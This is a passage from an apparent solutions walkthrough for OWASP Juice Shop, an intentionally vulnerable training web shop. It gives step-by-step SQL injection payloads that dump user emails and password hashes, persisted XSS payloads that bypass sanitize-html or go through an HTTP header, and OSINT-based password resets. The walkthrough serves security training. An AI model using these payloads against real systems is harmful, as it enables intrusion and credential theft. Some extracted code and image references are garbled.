4. Find out more on *Suicide Booths* on http://futurama.wikia.com/wiki/Suicide_booth
5. This site tells you that their most important brand is *Stop'n'Drop*
6. Visit <http://localhost:3000/#/forgot-password> and provide `bender@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Stop'n'Drop` as *Company you first work for as an adult?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Reset Uvogin's password via the Forgot Password mechanism

1. To reset Uvogin's password, you need to find out what his favorite movie is in order to answer his security question. This is the kind of information that people often carelessly expose online.
2. People often tend to reuse aliases on different websites. [Sherlock](#) is a great tool for finding social media accounts with known aliases/pseudonyms.
3. Unfortunately, plugging *uvogin* into [sherlock](#) yields nothing of interest. Reading the reviews left by uvogin on the various products, one can notice that they have quite an affinity for *leetspeak*
4. Trying out a few variations of the alias *uvogin*, *uv0gin* leads us to a twitter account with a similarly written tweet which references a vulnerable beverage store. However nothing about his favorite movie

Uvogin @uv0gin

I'm done brawling with my fists, now I smash firewalls

Joined April 2020

0 Following 0 Followers

[Tweets](#) [Tweets & replies](#) [Media](#) [Likes](#)

Uvogin @uv0gin · Apr 4

I th0ugh7 I f1n4lly f0und a r3l1abl3 0nl1n3 st0r3 f0r b3v3rages. Turn5 0ut
1t's m0r3 l1k3 a ch3ckl1st of wh4t NOT t0 d0 wh3n bu1ld1n6 a s3cure app.
0 stars

Reply Retweet Like Share

5. The [WayBack](#) can be used to check for older versions of their profile page to look for deleted tweets. And indeed, one of the snapshots available on WayBack contains a deleted tweet that references [Silence of the Lambs](#) which is infact the correct answer to his security question

Rat out a notorious character hiding in plain sight in the shop

1. Looking for irregularities among the image files you will at some point notice that [5.png](#) is the only PNG file among otherwise only JPGs in the customer feedback carousel:



2. Running this image through some decoders available online will probably just return garbage, e.g. <http://stylesuxx.github.io/steganography/> gives you gibberish looking something like `ÿÁÿm¶Û$ÿHÖPÜ^ÛN' c±UY; fäHÜmÉ#r<v,` or <https://www.mobilefish.com/services/steganography/steganography.php> gives up with `No hidden message or file found in the image.` On <https://incoherency.co.uk/image-steganography/#unhide> you will also find nothing independent of how you set the *Hidden bits* slider:

Image Steganography

[How it works](#)

[How to defeat it](#)

Hide images inside other images.

This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images.

Select either "Hide image" or "Unhide image". Play with the **example images** (all 200x200 px) to get a feel for it.


[Hide image](#)

[Unhide image](#)

Image:

[Datei auswählen](#) steganography.png


Example: [N/A](#) ▾




Hidden bits: 5



[Download Full-size Image](#)



3. Moving on to client applications you might end up with [OpenStego](#) which is built in Java but also offers a Windows installer at <https://github.com/syvaidya/openstego/releases>.
4. Selecting the [5.png](#) and clicking *Extract Data* OpenStego will quickly claim to have been successful:



5. The image that will be put into the *Output Stego file* location clearly depicts a pixelated version of **Pickle Rick** (from S3E3 - one of the best **Rick & Morty** episodes ever)



6. Visit <http://localhost:3000/#/contact>
7. Submit your feedback containing the name **Pickle Rick** (case doesn't matter) to solve this challenge.

Inform the shop about a typosquatting trick it has been a victim of

1. Solve the [Access a developer's forgotten backup file](#) challenge and open the `package.json.bak` file
2. Scrutinizing each entry in the `dependencies` list you will at some point get to `epilogue-js`, the overview page of which gives away that you find the culprit at <https://www.npmjs.com/package/epilogue-js>

epilogue-js

0.7.3 • Public • Published a year ago

Readme Admin 3 Dependencies 0 Dependents 2 Versions

build passing dependencies up to date

Epilogue



THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of typosquatting! Please read <https://github.com/bkimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

Create flexible REST endpoints and controllers from Sequelize models in your Express or Restify app.

Getting Started

```
var Sequelize = require('sequelize'),
    epilogue = require('epilogue'),
    http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
  username: Sequelize.STRING,
  birthday: Sequelize.DATE
});

// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
  var restify = require('restify');

  app = restify.createServer();
  app = require('epilogue')(app);
}
```

install

```
> npm i epilogue-js
```

weekly downloads

266



version license

0.7.3 MIT

open issues pull requests

58 12

homepage repository

github.com ♦ github

last publish a year ago

collaborators



Test with RunKit Report a vulnerability

3. Visit <http://localhost:3000/#/contact>

4. Submit your feedback with **epilogue-js** in the comment to solve this challenge

You can probably imagine that the typosquatted **epilogue-js** would be *a lot harder* to distinguish from the original repository **epilogue**, if it were not marked with the *THIS IS NOT THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original **epilogue** NPM page:

epilogue
0.7.1 · Public · Published 2 years ago

Readme 3 Dependencies 12 Dependents 19 Versions

build passing dependencies up to date

Epilogue

Create flexible REST endpoints and controllers from Sequelize models in your Express or Restify app.

Getting Started

```
var Sequelize = require('sequelize'),
    epilogue = require('epilogue'),
    http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
    username: Sequelize.STRING,
    birthday: Sequelize.DATE
});

// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
    var restify = require('restify');

    app = server = restify.createServer()
    app.use(restify.queryParser());
    app.use(restify.bodyParser());
}
```

install > npm i epilogue

weekly downloads 630

version 0.7.1 license MIT

open issues 58 pull requests 12

homepage github.com repository ⌘github

last publish 2 years ago

collaborators

Test with RunKit Report a vulnerability

Retrieve a list of all user credentials via SQL Injection

1. During the Order the Christmas special offer of 2014 challenge you learned that the /rest/products/search endpoint is susceptible to SQL Injection into the q parameter.
2. The attack payload you need to craft is a UNION SELECT merging the data from the user's DB table into the products returned in the JSON result.
3. As a starting point we use the known working ')-- attack pattern and try to make a UNION SELECT out of it
4. Searching for ') UNION SELECT * FROM x-- fails with a SQLITE_ERROR: no such table: x as you would expect. But we can easily guess the table name or infer it from one of the previous attacks on the Login form where even the underlying SQL query was leaked.
5. Searching for ') UNION SELECT * FROM Users-- fails with a promising SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns which least confirms the table name.
6. The next step in a UNION SELECT-attack is typically to find the right number of returned columns. As the Search Results table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more SQLITE_ERROR occurs (or at least it becomes a different one):
 - a. ') UNION SELECT '1' FROM Users-- fails with number of result columns error
 - b. ') UNION SELECT '1', '2' FROM Users-- fails with number of result columns error

- c. ')') UNION SELECT '1', '2', '3' FROM Users-- fails with **number of result columns** error
- d. (...)
- e. ')') UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users-- still fails with **number of result columns** error
- f. ')') UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users-- finally gives you a JSON response back with an extra element {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}.
7. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` leaving only the "**UNIONed**" element in the result set
8. The last step is to replace the fixed values with correct column names. You could guess those **or** derive them from the RESTful API results **or** remember them from previously seen SQL errors while attacking the *Login* form.
9. Searching for `qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--` solves the challenge giving you a the list of all user data in convenient JSON format.

```
{"status": "success", "data": [{"id": "1", "name": "1", "description": "admin@juice-sh.op", "price": "192023a7b7bd73250516f069df18b500", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "2", "description": "jm@juice-sh.op", "price": "e541ca7ecf72b8d1286474fc613e5e45", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "3", "description": "bender@juice-sh.op", "price": "0c36e517e3fa95aaafb1bfffcc67444a4cf", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "4", "description": "bjoern.kimminich@googlemail.com", "price": "03b008d286034a70a59dc282e5982bb", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "5", "description": "ciss@juice-sh.op", "price": "861917d5fa5f1172f931dc700d81a8fb", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "6", "description": "support@juice-sh.op", "price": "d57386e76107100a7d6c2782978b2e7b", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "7", "description": "morty@juice-sh.op", "price": "f2f933d0b0ba057bc8e33b8ebdd69e9", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "8", "description": "mc:saferearch@juice-sh.op", "price": "b03f400ba845fb0acd02cd953bc6", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "9", "description": "12934juice-sh.op", "price": "3c2ab04e4a6ea8f1327d0aae3714b7d", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "10", "description": "wurstbrat@juice-sh.op", "price": "9ad5b0492bbe528583e128d2a8941de4", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "11", "description": "amy@juice-sh.op", "price": "030f05e45e30710c3ad3c32f00de0473", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "12", "description": "bjoern@juice-sh.op", "price": "7f31191a1f16fa8f418dd1a3051d6810", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "13", "description": "bjoern@waswp.org", "price": "9283fb2e9669749081963be0462e466", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}, {"id": "1", "name": "14", "description": "bjoern.kimminich@waswp.org", "price": "83441dd485959661fbdf283bf75935f9", "image": "5", "createdAt": "6", "updatedAt": "7", "deletedAt": "8"}]}
```

There is of course a much easier way to retrieve a list of all users as long as you are logged in: Open <http://localhost:3000/#/administration> while monitoring the HTTP calls in your browser's developer tools. The response to <http://localhost:3000/rest/user/authentication-details> also contains the user data in JSON format. But: This list has all the password hashes replaced with *-symbols, so it does not count as a solution for this challenge.

Inform the shop about a vulnerable library it is using

Juice Shop depends on a JavaScript library with known vulnerabilities. Having the `package.json.bak` and using an online vulnerability database like [Retire.js](#) or a CLI tool like [npm-audit](#) that comes with Node.js, makes it rather easy to identify it.

1. Solve [Access a developer's forgotten backup file](#)
2. Checking the dependencies in `package.json.bak` for known vulnerabilities online will give you a match (at least) for
 - **sanitize-html**: Sanitization of HTML strings is not applied recursively to input, allowing an attacker to potentially inject script and other markup (see <https://github.com/advisories/GHSA-3j7m-hmh3-9jmp>)
 - **express-jwt**: Inherits a JWT verification bypass and other vulnerabilities from its dependencies (see <https://github.com/advisories/GHSA-c7hr-j4mj-j2w6>)
3. Visit <http://localhost:3000/#/contact>

- a. Submit your feedback with the string pair `sanitize-html` and `1.4.2` appearing somewhere in the comment. Alternatively you can submit `express-jwt` and `0.1.3`.

Perform a persisted XSS attack bypassing a server-side security mechanism


In the `package.json.bak` you might have noticed the pinned dependency `"sanitize-html": "1.4.2"`. Internet research will yield a reported [Cross-site Scripting \(XSS\)](#) vulnerability, which was fixed with version 1.4.3 - one release later than used by the Juice Shop. The referenced [GitHub issue](#) explains the problem and gives an exploit example:

Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:


`I am not harmless: <>img src="csrf-attack"/>img src="csrf-attack"/>` is sanitized to `I am not harmless: `

Mitigation: Run sanitization recursively until the input html matches the output html.

1. Visit <http://localhost:3000/#/contact>.
2. Enter `<>script>Foo</script>iframe src="javascript:alert('xss)">'`` as *Comment*
3. Choose a rating and click *Submit*
4. Visit <http://localhost:3000/#/about> for a first "xss" alert (from the *Customer Feedback* slideshow)




5. Visit <http://localhost:3000/#/administration> for a second "xss" alert (from the *Customer Feedback* table)




Perform a persisted XSS attack through an HTTP header

1. Log in as any user.
2. Visit <http://localhost:3000/#/privacy-security/last-login-ip> where your IP Address probably shows as **0.0.0.0**.



3. Log out and then log in again with the same user as before.
4. Visit <http://localhost:3000/#/privacy-security/last-login-ip> again where your IP Address should now show your actual remote IP address (or **127.0.0.1** if you run the application locally).
5. Find the request to <https://localhost:3000/rest/saveLoginIp> in your Browser DevTools.
6. Replay the request after adding the **X-Forwarded-For** HTTP header to spoof an arbitrary IP, e.g. **1.2.3.4**.
7. Unfortunately in the response (and also on <http://localhost:3000/#/privacy-security/last-login-ip> after logging in again) you will still find your remote IP as before
8. Repeat step 6. only with the proprietary header **True-Client-IP**.
9. In the JSON response you will notice **lastLoginIp: "1.2.3.4"** and after logging in again you will see **1.2.3.4** as your IP Address on <http://localhost:3000/#/privacy-security/last-login-ip>.
10. Replay the request once more with **True-Client-IP: <iframe src="javascript:alert(xss)">** to solve this seriously obscure challenge.

11. Log in again and visit <http://localhost:3000/#/privacy-security/last-login-ip> see the alert popup.



☆ ☆ ☆ ☆ Challenges

Learn about the Token Sale before its official announcement

1. Open the `main.js` in your browser's developer tools and search for some keywords like "ico", "token", "bitcoin" or "altcoin".
2. Note the names of the JavaScript functions where these occur in, like `Vu()` and `Hu(1)`. These names are obfuscated, so they might be different for you.

3. Searching for references to those functions in `main.js` might yield some more functions, like `zu(l)` and some possible route name `app-token-sale`

```
        }
    }
    function zu(l) {
        return t["\u0275vid"](@, [(l)(), t["\u0275eid"](@, @, null, null, 1, "app-token-sale", [], null, null, null, Hu, Bu), t["\u0275did"](@, 114688, null, @, Vu, [d], null, null)], function(l, n) {
            l(n, 1, @)
        }, null)
    }
    var Zu = t["\u0275ccf"]("app-token-sale", Vu, zu, {}, {}, [])
    , $u = t["\u0275crt"]({
        encapsulation: @,
        styles: [{"img-thumbnail[_ngcontent-%COMP%]{height:auto;max-width:100%;width:140px}mat-form-field[_ngcontent-%COMP%]{width:100%}blockquote[_ngcontent-%COMP%]{border:0}": {}}
    }));

```

4. Navigate to <http://localhost:3000/app-token-sale> or variations like <http://localhost:3000/token-sale> just to realize that these routes do not exist.
 5. After some more chasing through the minified code, you should realize that `Vu` is referenced in the route mappings that already helped with [Find the carefully hidden 'Score Board' page](#) and [Access the administration section of the store](#) but not to a static title. It is mapped to another variable `Ca` (which might be named differently for you)

```

    },
    {
      path: "score-board",
      component: Kt
    },
    {
      path: "track-order",
      component: mu
    },
    {
      path: "track-result",
      component: Ru
    },
    {
      matcher: _a,
      data: ba,
      component: Pu
    },
    {
      matcher: Ca,
      component: Vu
    },
    {
      path: "**",
      component: Et
    }],
    {
      useHash: !0
    });
  
```

6. Search for `function Ca(l)` to find the declaration of the function that should return a matcher to the route name you are looking for.

```

function Ca(l) {
  return 0 === l.length ? null : l[0].toString().match(function() {
    for (var l = [], n = 0; n < arguments.length; n++)
      l[n] = arguments[n];
    var e = Array.prototype.slice.call(l)
      , t = e.shift();
    return e.reverse().map(function(l, n) {
      return String.fromCharCode(l - t - 45 - n)
    }).join("")
  }(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
    for (var l = [], n = 0; n < arguments.length; n++)
      l[n] = arguments[n];
    var e = Array.prototype.slice.call(arguments)
      , t = e.shift();
    return e.reverse().map(function(l, n) {
      return String.fromCharCode(l - t - 24 - n)
    }).join("")
  }(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()) ?
  consumed: l
} : null
}
  
```

7. Copy the obfuscating function into the JavaScript console of your browser and execute it immediately by appending a `()`. This will probably yield a `Uncaught SyntaxError: Unexpected token)`. When you pass values in, like `(1)` or `('a')` you will notice that the input value is simply returned.
8. Comparing the route mapping to others shows you that here a `matcher` is mapped to a `component` whereas most other mappings map a `path` to their `component`.
9. The code that gives you the sought-after path is the code block passed into the `match()` function inside `Ca(l)`!

```

>     function Ca(l) {
      return l[0] === null ? null : l[0].toString().match(function() {
        for (var l = [], n = 0; n < arguments.length; n++)
          l[n] = arguments[n];
        var e = Array.prototype.slice.call(l)
          , t = e.shift();
        return e.reverse().map(function(l, n) {
          return String.fromCharCode(l - t - 45 - n)
        }).join("")
      })(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
        for (var l = [], n = 0; n < arguments.length; n++)
          l[n] = arguments[n];
        var e = Array.prototype.slice.call(arguments)
          , t = e.shift();
        return e.reverse().map(function(l, n) {
          return String.fromCharCode(l - t - 24 - n)
        }).join("")
      })(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase() ? {
        consumed: 1
      } : null
    }
  }
}

```

10. Copying that inner code block and executing that in your console will still yield an error!
11. You need to append it to a string to make it work, which will **finally** yield the path `/tokensale-ico-ea`.
12. Navigate to <http://localhost:3000/#/tokensale-ico-ea> to solve this challenge.

```

"" + function() {
  for (var l = [], n = 0; n < arguments.length; n++)
    l[n] = arguments[n];
  var e = Array.prototype.slice.call(l)
    , t = e.shift();
  return e.reverse().map(function(l, n) {
    return String.fromCharCode(l - t - 45 - n)
  }).join("")
}(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() +
function() {
  for (var l = [], n = 0; n < arguments.length; n++)
    l[n] = arguments[n];
  var e = Array.prototype.slice.call(arguments)
    , t = e.shift();
  return e.reverse().map(function(l, n) {
    return String.fromCharCode(l - t - 24 - n)
  }).join("")
}(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()

```

Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

1. Log in as anyone.
2. Inspecting the backend HTTP calls of the *Password Change* form reveals that these happen via **HTTP GET** and submits current and new password in clear text.
3. Probe the responses of `/rest/user/change-password` on various inputs:
 - <http://localhost:3000/rest/user/change-password?current=A> yields a **401** error saying **Password**

cannot be empty.

